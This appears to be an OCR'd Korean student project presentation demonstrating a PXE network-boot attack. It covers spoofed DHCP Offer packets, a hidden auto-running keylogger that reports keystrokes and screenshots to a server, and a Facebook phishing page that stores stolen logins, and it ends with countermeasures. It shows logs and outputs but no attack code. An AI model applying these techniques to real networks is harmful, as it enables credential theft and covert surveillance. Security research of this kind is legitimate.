
tfb table

```
mysql > show columns from tfb;
+-------+-------------+------+-----+---------+-------+
| Field | Type        | NULL | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| email | varchar(30) | YES  |     | NULL    |       |
| pass  | varchar(30) | YES  |     | NULL    |       |
+-------+-------------+------+-----+---------+-------+
```

Client의 정보가 저장될 DB table 정보

개발 시스템 운영(1/10)

시스템 운영 : Exploit Tool(1/2)




Client의 정상 DHCP Discover 패킷 수집
(Mac 주소, Transaction_id 획득)

정상서버의 Offer 패킷 수집, Checksum 계산, 변조 패킷 생성
(DHCP attacker server mac 주소, ip 주소, Checksum 변조)

공격자 서버의 OS로 부팅하기 위한 변조된 Offer 패킷 전송

개발 시스템 운영(2/10)

시스템 운영 : Exploit Tool(2/2)



PXE 서버가 아닌 공격자 서버의 OS가 Client로 부팅

개발 시스템 운영(3/10)

시스템 운영 : Keylogger(1/6)


Server

```
Microsoft Windows [Version 10.0.1734.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\server\Desktop\server

C:\Users\server\Desktop\server>server.exe
+++ 서버를 시작합니다.
+++ 서버를 끝내려면 Ctrl + C를 누르세요
[192.168.182.129] 연결됨
+++ 접속된 PC 수 [1]
```

Server 실행 시 연결된 Client의 IP 정보 확인

개발 시스템 운영(4/10)


시스템 운영 : Keylogger(2/6)




Client의 PC에는 Keylogger tool이 자동 실행되며 실행 창이 보이지 않음

개발 시스템 운영(5/10)

시스템 운영 : Keylogger(3/6)



프로세스 이름 : 졸작



프로세스 이미지 이름 :
KaKaoTalk.exe
PID : 5064

키로깅 화면에 출력될 내용 :
abc 키로거 테스트 입니다!

Server에 전달될 내용 확인

개발 시스템 운영(6/10)

시스템 운영 : Keylogger(4/6)

Server

```
[user1]
[KakaoTalk.exe][졸작][5064]
++ Key: A            KeyID(ASCII) : 65

[KakaoTalk.exe][졸작][5064]
++ Key: B            KeyID(ASCII) : 66

[KakaoTalk.exe][졸작][5064]
++ Key: C            KeyID(ASCII) : 67

[KakaoTalk.exe][졸작][5064]
++ Key: Space        KeyID(ASCII) : 32

[KakaoTalk.exe][졸작][5064]
++ Key: Hangeul      KeyID(ASCII) : 21

[KakaoTalk.exe][졸작][5064]
++ Key: Z            KeyID(ASCII) : 90
```


[KakaoTalk.exe][졸작][5064]
++ key: B KeyID(ASCII) : 66

[프로세스 이미지 이름][프로세스 이름][PID]
[입력된 키][ASCII Code]

Client PC에서 입력된 키보드 정보가 상세히 표기됨

개발 시스템 운영(7/10)

시스템 운영 : Keylogger(5/6)



Client측에서 Print Screen 키가 입력될 경우 서버로 화면을 전송

개발 시스템 운영(8/10)

시스템 운영 : Keylogger(6/6)

Client PC에는 faceBook Phishing Site 바로가기가 생성되어 있음

개발 시스템 운영(9/10)

시스템 운영 : Phishing Site(1/2)

Client는 facebook Phishing Site에 접속하여 로그인 시도

Server에서 이메일/비밀번호 오류 메시지를 출력

개발 시스템 운영(10/10)

시스템 운영 : Phishing Site(2/2)

실제 FaceBook site로 리다이렉트

Client

```
mysql > select * from tfb;
+----------------------+-------------+
| email                |  pass       |
+----------------------+-------------+
| yujin@joongbu.ac.kr  | baegopaS2   |
+----------------------+-------------+
2 rows in set (0.00 sec)
```

피해자로부터 탈취된 로그인정보가 공격자의 DB에 등록됨

보안 대책 방안

❍ PXE 서버의 Client들이 공격자의 OS로 부팅된다면?

- 공격자의 의도대로 제작된 OS는 Keylogger, Backdoor, Phishing site 등 공격환경을 완벽하게 구성할 수 있어 Client들은 Backdoor가 심어져 있다는 사실조차 인지하기 어려움
- 따라서 경제적 또는 운용의 편의성만 고려하여 부팅용 HDD나 USB없이 네트워크를 통하여 부팅하는 컴퓨터 운용방식은 보안에 극히 취약
- PXE 서버 운용체제에서는 서버 세션탈취를 완벽히 차단하는 기술적 방책을 강구하는 것이 바람직함
- 현재의 공격이 기술적 난이도가 높지 않은 것에 비해 피해 규모는 상당할 수 있으므로 PXE 부팅을 사용하는 네트워크는 이에 대한 보안대책 마련 시급

결론 및 기대 효과

❍ PXE 부팅 취약점 분석을 위한 해킹 툴 제작 성과

- 자체 기술력으로 PXE 부팅체제를 구현하고, 여기에 탑재할 Keylogger 및 공격 코드를 직접 개발하는데 성공
- 조원들에게 임무를 적절히 분담하여 필요 기술을 직접 구현하고 팀워크로 연구하는 조직체제를 가동, 기술역량을 배가

❍ 기대 효과(취약점 개선안)

- 자체 개발한 공격코드를 활용하여 PXE 부팅체제의 취약점을 도출함으로써 PXE 부팅체제에서 서버 보안에 대한 경각심을 일깨우는 계기 마련
- 보안대책으로 DHCP Packet을 라우터나 지정된 DHCP 서버로만 보내도록 Router의 Packet uplink 필터링 정책 설정하는 것이 바람직함

Q & A

감사합니다